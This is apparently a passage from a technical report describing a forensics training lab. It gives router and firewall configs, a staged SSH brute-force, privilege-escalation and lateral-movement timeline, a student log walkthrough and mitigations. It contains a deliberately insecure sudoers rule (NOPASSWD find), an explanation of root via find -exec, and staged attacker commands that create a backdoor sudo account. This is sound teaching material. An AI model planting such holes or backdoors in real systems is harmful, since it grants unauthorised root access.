First, it allows the lab to include a realistic brute-force phase (25 failed authentication attempts) without requiring the student to run a credential attack tool, which would be out of scope for a forensics exercise. Second, it ensures that the evidence is exactly as designed, without variation introduced by live execution. The pre-staged approach is common in SOC training exercises and reflects the practical reality that analysts work with historical data rather than live attack streams.

Isolated Two-Tier Architecture

Placing the database server on a separate, non-exposed segment models a realistic enterprise deployment where database servers are isolated from the front-end tier. The lateral movement event — the attacker connecting from Server-Web to Server-DB using credentials reused from the initial compromise — demonstrates the impact of password reuse across segmented systems and emphasises that network segmentation alone does not prevent lateral movement if credential hygiene is poor.

Single Point of Entry via DNAT

The student accesses the lab environment by SSH-ing to the pfSense WAN address on a port-forwarded TCP 22 rule that maps to Server-Web. This mirrors the realistic scenario in which a compromised server is the initial foothold that an analyst must access. The student therefore begins their investigation from the same host the attacker used, which reinforces the principle that forensic analysis is performed in-place on the affected system.

7.8.4 Infrastructure Configuration

VyOS-LAB3

The VyOS router provides inter-segment routing and SNAT masquerade for both internal networks. Unlike Lab 2, no DHCP or DNS forwarding is configured, as all node addresses are static.

Interface and routing configuration.

```
set interfaces ethernet eth0 address '172.16.2.2/30'
set interfaces ethernet eth0 description 'UPLINK-PFSENSE'
set interfaces ethernet eth1 address '192.168.50.1/24'
set interfaces ethernet eth1 description 'Net-Servers'
set interfaces ethernet eth2 address '192.168.60.1/24'
set interfaces ethernet eth2 description 'Net-Internal'

set protocols static route 0.0.0.0/0 next-hop 172.16.2.1
```

Listing 7.42: VyOS-LAB3 interface and static route configuration

NAT Source rules.

```
set nat source rule 10 outbound-interface name 'eth0'
set nat source rule 10 source address '192.168.50.0/24'
set nat source rule 10 translation address 'masquerade'

set nat source rule 20 outbound-interface name 'eth0'
set nat source rule 20 source address '192.168.60.0/24'
set nat source rule 20 translation address 'masquerade'
```

Listing 7.43: VyOS-LAB3 SNAT masquerade rules for both internal segments

SSH service.

```
set service ssh
commit
save
```

Listing 7.44: VyOS-LAB3 SSH service activation

pfSense-LAB3

The pfSense-LAB3 firewall was configured through the web GUI. The same two default behaviour corrections required for Lab 2 — removal of the *Block private networks* rule and the *reply-to* directive — were applied, for the same reason: the WAN interface shares the homelab management subnet (`192.168.0.0/24`), which is RFC 1918 space.

Interface assignment. `vtnet0` was assigned as the WAN interface (DHCP from the homelab router) and `vtnet1` was assigned as the LAN interface with the static address `172.16.2.1/30`.

DNAT rule for student entry. A port-forward rule was created on the WAN interface to redirect incoming TCP 22 connections to Server-Web:

- Interface: WAN

- Protocol: TCP
- Destination port: 22
- Redirect target: `192.168.50.10`, port 22

The corresponding automatically-generated pass rule allows the forwarded traffic through the firewall. Students connect to the lab by running `ssh analyst@<pfSense-WAN-IP>`, which lands them directly on Server-Web.

Static route. A static route was added pointing `192.168.50.0/24` and `192.168.60.0/24` via VyOS (`172.16.2.2`), allowing pfSense to route return traffic for both internal segments.

Server-Web

Server-Web (hostname `helix-web`) runs Ubuntu Server 24.04 with a static network configuration applied via Netplan:

```
network:
  version: 2
  ethernets:
    ens3:
      addresses:
        - 192.168.50.10/24
      routes:
        - to: default
          via: 192.168.50.1
```

Listing 7.45: Server-Web Netplan static IP configuration

Four operating system accounts are configured on Server-Web:

- **ubuntu** — default installer account (administrative).
- **analyst** — student entry account, member of the `adm` group to allow reading `/var/log/auth.log`.

- **devops** — the compromised developer account used by the attacker in the simulated incident.
- **maint** — the backdoor account created by the attacker after privilege escalation; present in `/etc/passwd` with a creation timestamp of 03:19.

Sudoers misconfiguration. The privilege escalation vector is a `sudoers` drop-in file that grants the `devops` account unrestricted NOPASSWD access to the `find` utility:

```
devops ALL=(ALL) NOPASSWD: /usr/bin/find
```

Listing 7.46: /etc/sudoers.d/devops — misconfigured sudoers entry

This configuration allows `devops` to invoke `sudo find` and use `find`'s `-exec` option to run arbitrary commands as root. The corresponding `auth.log` entry is:

```
Apr 24 03:18:01 helix-web sudo: devops : TTY=pts/0 ;
  PWD=/home/devops ; USER=root ; COMMAND=/usr/bin/find
```

Listing 7.47: auth.log entry showing the sudo find privilege escalation

Server-DB

Server-DB (hostname `helix-db`) runs Ubuntu Server 24.04 with a static network configuration placing it on the *Net-Internal* segment:

```
network:
  version: 2
  ethernets:
    ens3:
      addresses:
        - 192.168.60.10/24
      routes:
        - to: default
          via: 192.168.60.1
```

Listing 7.48: Server-DB Netplan static IP configuration

The HELIX client data directory is pre-created at `/opt/helix/data/`. It contains two artefacts relevant to the investigation:

- **clients.db** — an SQLite database containing fictional HELIX Systems client records. Its presence in the attacker's activity establishes the data-access motive.
- **.exfil_marker** — a hidden file created by the attacker containing the timestamp and source IP of the access event:

```
185.220.101.47 - 2026-04-24 03:22 - data accessed
```

Listing 7.49: .exfil_marker content on Server-DB

7.8.5 Simulated Attack Scenario

The attack timeline covers a seventeen-minute window on 24 April 2026 between 03:05 and 03:22. Table ?? summarises the complete sequence of events that students must reconstruct.

Table 7.16: Lab 3 — simulated attack timeline

Time	Host	Event
03:05	Server-Web	25 failed SSH authentication attempts for user `devops` from external IP `185.220.101.47`.
03:17	Server-Web	Successful SSH login as `devops` (password compromised).
03:18	Server-Web	`sudo /usr/bin/find` executed; privilege escalation to root via NOPASSWD sudoers misconfiguration.
03:19	Server-Web	As root: `useradd maint` creates backdoor account; added to `/etc/sudoers.d/maint` for persistence.
03:21	Server-DB	SSH login as `devops` from `192.168.50.10` (Server-Web IP); password reuse enables lateral movement.
03:22	Server-DB	Access to `/opt/helix/data/clients.db`; creation of `.exfil_marker` hidden file.

7.8.6 Evidence Walkthrough

The following steps describe the intended investigation progression. Each step corresponds to one or more specific log artefacts that the student is expected to locate and interpret.

Step 1 — Establish Context and Initial Access

The student connects to Server-Web via the pfSense DNAT entry point:

```
$ ssh analyst@<pfSense-WAN-IP>
analyst@helix-web:~$
```

Listing 7.50: Student entry point via pfSense DNAT

Before examining log files, the student is expected to orient themselves: identify the hostname, the operating system version, configured users, and running services.

```
$ hostname
helix-web
$ grep -v nologin /etc/passwd | grep -v false
root:x:0:0:root:/root:/bin/bash
ubuntu:x:1000:1000:ubuntu:/home/ubuntu:/bin/bash
analyst:x:1001:1001::/home/analyst:/bin/bash
devops:x:1002:1002::/home/devops:/bin/bash
maint:x:1003:1003::/home/maint:/bin/bash
```

Listing 7.51: Initial system orientation commands

The presence of the `maint` account is the first observable anomaly: it is not a standard system account and has no documented business purpose.

Step 2 — Brute Force Identification

The student examines the SSH authentication log for evidence of the brute-force phase:

```
$ grep 'Failed password' /var/log/auth.log | head -3
Apr 24 03:05:03 helix-web sshd[1201]: Failed password for devops
  from 185.220.101.47 port 42001 ssh2
Apr 24 03:05:06 helix-web sshd[1202]: Failed password for devops
  from 185.220.101.47 port 42002 ssh2
...
$ grep 'Failed password for devops' /var/log/auth.log | wc -l
25
```

Listing 7.52: Identifying failed SSH attempts from auth.log

Twenty-five consecutive failures from a single external IP address within the same minute window constitutes a clear brute-force indicator.

Step 3 — Successful Login and Privilege Escalation

The student identifies the successful authentication and the subsequent privilege escalation:

```
$ grep -E 'Accepted|sudo' /var/log/auth.log
Apr 24 03:17:42 helix-web sshd[1231]: Accepted password for devops
  from 185.220.101.47 port 43100 ssh2
Apr 24 03:18:01 helix-web sudo: devops : TTY=pts/0 ;
  PWD=/home/devops ; USER=root ; COMMAND=/usr/bin/find
```

Listing 7.53: Locating the successful login and sudo escalation

The twelve-minute gap between the last failed attempt (03:05) and the successful login (03:17) is consistent with the attacker pausing to verify the correct password before establishing the session. The use of `/usr/bin/find` via `sudo` is anomalous: a developer account has no legitimate reason to escalate privileges using a file search utility.

Step 4 — Persistence via Backdoor Account

The attacker's post-escalation activity is visible in two artefacts: the `auth.log` entry for the `useradd` call, and the `.bash_history` of the `devops` account:

```
$ grep 'useradd\|maint' /var/log/auth.log
Apr 24 03:19:15 helix-web useradd[2041]: new user: name=maint,
  UID=1003, GID=1003, home=/home/maint, shell=/bin/bash
```

Listing 7.54: Backdoor account creation in auth.log

```
$ sudo cat /home/devops/.bash_history
id
whoami
sudo /usr/bin/find / -name "*.conf" -exec cat {} \;
useradd -m maint
echo "maint ALL=(ALL) NOPASSWD: ALL" > /etc/sudoers.d/maint
chmod 440 /etc/sudoers.d/maint
exit
```

Listing 7.55: Attacker post-escalation command history

The `.bash_history` confirms the exact privilege escalation technique and documents the backdoor account creation in the attacker's own command sequence.

Step 5 — Lateral Movement to Server-DB

From Server-Web the student pivots to Server-DB to examine the lateral movement evidence:

```
analyst@helix-web:~$ ssh analyst@192.168.60.10
analyst@helix-db:~$
```

Listing 7.56: Pivoting from Server-Web to Server-DB

```
$ grep 'Accepted' /var/log/auth.log
Apr 24 03:21:03 helix-db sshd[987]: Accepted password for devops
  from 192.168.50.10 port 51234 ssh2
```

Listing 7.57: Lateral movement entry in Server-DB auth.log

The source address `192.168.50.10` is the internal IP of Server-Web, confirming that the lateral movement originated from the previously compromised host.

Step 6 — Data Access and Exfiltration Marker

The student examines the HELIX data directory:

```
$ ls -la /opt/helix/data/
total 28
drwxr-xr-x 2 root root 4096 Apr 24 03:22 .
drwxr-xr-x 3 root root 4096 Apr 24 03:10 ..
-rw-r--r-- 1 root root 8192 Apr 24 03:10 clients.db
-rw-r--r-- 1 root root   47 Apr 24 03:22 .exfil_marker

$ cat /opt/helix/data/.exfil_marker
185.220.101.47 - 2026-04-24 03:22 - data accessed
```

Listing 7.58: Locating the exfiltration artefacts on Server-DB

The hidden file records the attacker's external IP address and the timestamp of the access, providing confirmation that the `clients.db` file was opened. The timestamp `03:22` is consistent with the lateral movement login at `03:21`, confirming the sequence of events.

Step 7 — Incident Summary

Table ?? summarises the key findings that students are expected to document in their incident report.

7.8.7 Problems Encountered and Solutions

LVM Volume Group Naming Conflict

As in Lab 2, the Ubuntu Server installer created an LVM volume group named `ubuntu-vg` on both disk images. When mounted on the EVE-NG host via `nbd` for post-install configuration, the host LVM subsystem discovered naming conflicts. Both guest volume groups were renamed to descriptive, lab-specific identifiers (`lab3-web-vg` and `lab3-db-vg`) before mounting. The GRUB configuration inside each guest was updated accordingly:

```
# On EVE-NG host after nbd connect:
```

Table 7.17: Lab 3 — incident findings summary

Time	Host	Artefact	Finding
03:05–03:16	Server-Web	auth.log	25 failed SSH attempts (brute force)
03:17	Server-Web	auth.log	Successful login as `devops`
03:18	Server-Web	auth.log	Privilege escalation via `sudo find`
03:19	Server-Web	auth.log + passwd	Backdoor account `maint` created
03:21	Server-DB	auth.log	Lateral movement from `192.168.50.10`
03:22	Server-DB	.exfil_marker	Access to `clients.db` confirmed

```
sudo pvscan --cache /dev/nbd0p3
sudo vgchange -ay lab3-web-vg
# Confirm rename applied in guest /boot/grub/grub.cfg:
# root=/dev/mapper/lab3--web--vg-ubuntu--lv
```

Listing 7.59: Guest VG rename and GRUB update for Server-Web

Read-only nbd Device

During evidence injection, a previous `nbd` connection on `/dev/nbd2` had left the device in a persistent read-only state. Subsequent connection attempts to the same device succeeded at the block layer but the mounted filesystem refused writes. The resolution was to use `/dev/nbd0` exclusively for all Lab 3 disk operations and to run `pvscan --cache` after each reconnect to ensure the LVM subsystem picked up the new block device association.

analyst Group Membership for Log Access

After the first boot of Server-Web, the `analyst` user could not read `/var/log/auth.log` because the file is owned by `root` with group `adm` and mode `640`. The user was not a member of the `adm` group by

default. The fix was applied via nbd mount before the first student session:

```
# Chroot into guest to modify group membership:
sudo chroot /mnt/lab3-web usermod -aG adm analyst
```

Listing 7.60: Adding analyst to the adm group for auth.log read access

pfSense Console Access via QEMU Monitor

pfSense CE 2.6.0 outputs exclusively to the VGA framebuffer and produces no output on the serial line. The EVE-NG telnet console (port 32769) is therefore silent when pfSense is running. Console interaction requires switching from the telnet data channel to the QEMU monitor by sending the escape sequence `Ctrl-A C` over the raw socket connection. Once in monitor mode, the VGA text buffer can be read with `xp /40wx 0xb8000` (two characters per 32-bit word, attribute byte interleaved) and keystrokes can be injected with `sendkey`. This technique was first developed for Lab 2 pfSense interaction and reused without modification for Lab 3.

7.8.8 Mitigation and Defensive Analysis

Table ?? maps each attack phase to its root cause and the corresponding defensive control.

SSH Hardening

The brute-force phase succeeded because the SSH daemon accepted password authentication from any source address without rate limiting. Three controls would have prevented or significantly impeded this phase:

1. **Disable password authentication**: Setting `PasswordAuthentication no` in `sshd_config` forces all clients to use public-key authentication, making brute-force attacks against the SSH service ineffective.

Table 7.18: Lab 3 — attack phase to mitigation mapping

Attack phase	Root cause	Mitigation
Brute force (SSH)	No rate limiting	fail2ban or equivalent; SSH key authentication only; disable password auth
Initial access	Weak/reused password	Enforce strong password policy; multi-factor authentication
Privilege escalation	NOPASSWD: /usr/bin/find in sudoers	Never grant NOPASSWD to utility binaries; principle of least privilege
Persistence	Unrestricted root access	Audit /etc/passwd and sudoers.d/ changes; file integrity monitoring
Lateral movement	Password reuse across hosts	Unique credentials per system; SSH key-based authentication
Data exfiltration	No access control on /opt/helix/data/	Least-privilege file ownership; audit logging for sensitive directories

2. **fail2ban**: A simple intrusion prevention daemon that monitors authentication logs and blocks source IPs after a configurable number of failures within a time window. This would have blocked `185.220.101.47` after the first few failures.

3. **Port restriction**: Restricting SSH access to known management source addresses via the firewall eliminates exposure to external brute-force attempts entirely.

Sudoers Least Privilege

The NOPASSWD: `/usr/bin/find` sudoers entry is a well-known privilege escalation vector. `find`'s `-exec` option allows arbitrary command execution as the target user. The correct principle is to grant `sudo` access only to the specific commands that a user's role legitimately requires, and never to tools that can spawn child processes or execute arbitrary code. If `find` access is required for a script, the script itself should be granted `sudo` access, not the underlying utility.

File Integrity Monitoring

The backdoor account creation would have been immediately detectable if a file integrity monitoring (FIM) tool such as `auditd` had been configured to alert on writes to `/etc/passwd`, `/etc/shadow`, and the `/etc/sudoers.d/` directory. Real-time FIM alerts are a standard component of enterprise endpoint detection systems and would have reduced the attacker's dwell time from 17 minutes to seconds.

7.8.9 Results and Conclusions

Infrastructure Status

Table ?? summarises the completion status of each infrastructure component.

Table 7.19: Lab 3 — infrastructure component status

Component	Status	Notes
pfSense-LAB3	Operational	WAN DHCP, DNAT TCP 22, blockpriv + reply-to resc
VyOS-LAB3	Operational	Interfaces, SNAT, static routing configured
Server-Web	Operational	Evidence injected: auth.log, .bash_history, maint ac
Server-DB	Operational	Evidence injected: auth.log, .exfil_marker, clients.d
End-to-end F5	Pending	Student SSH chain not yet verified end-to-end

Techniques Demonstrated

The lab demonstrates a complete attack chain across five MITRE ATT&CK tactic categories:

- **Initial Access (TA0001)**: Valid Account — brute-force SSH to obtain credentials for the `devops` account.
- **Privilege Escalation (TA0004)**: Sudo and Sudo Caching — exploitation of an insecure `NOPASSWD: /usr/bin/find` rule.
- **Persistence (TA0003)**: Create Account — addition of the `maint` backdoor account to `/etc/sudoers.d/`.

- **Lateral Movement (TA0008):** Remote Services — SSH from Server-Web to Server-DB using reused credentials.
- **Exfiltration (TA0010):** Exfiltration Over C2 Channel — access to `clients.db` confirmed by `.exfil_marker`.

Lessons Learned

- **Log correlation across hosts is essential.** The complete attack chain is not visible from any single log file. Combining `auth.log` from Server-Web with `auth.log` from Server-DB and the file-system artefacts on both hosts is required to reconstruct the full timeline. This reinforces the role of centralised log aggregation in real SOC environments.
- **Utility binary NOPASSWD is a well-known misconfiguration.** The `sudo find` escalation path is documented on GTFOBins and is a common finding in real penetration tests of Linux environments. The lab presents this in a forensic context to help students recognise it when reviewing sudoers configurations during an investigation.
- **Pre-staged evidence enables controlled learning outcomes.** The log injection approach guarantees that all students encounter exactly the same artefacts regardless of the order in which they explore the systems. This consistency simplifies assessment and allows the exercise to be used in a classroom setting with a fixed expected solution.
- **Password reuse remains a critical risk even in segmented networks.** The lateral movement phase succeeded purely because the same password was configured on both servers. Network segmentation prevented direct external access to Server-DB, but a compromised front-end node with reused credentials provides an equivalent path.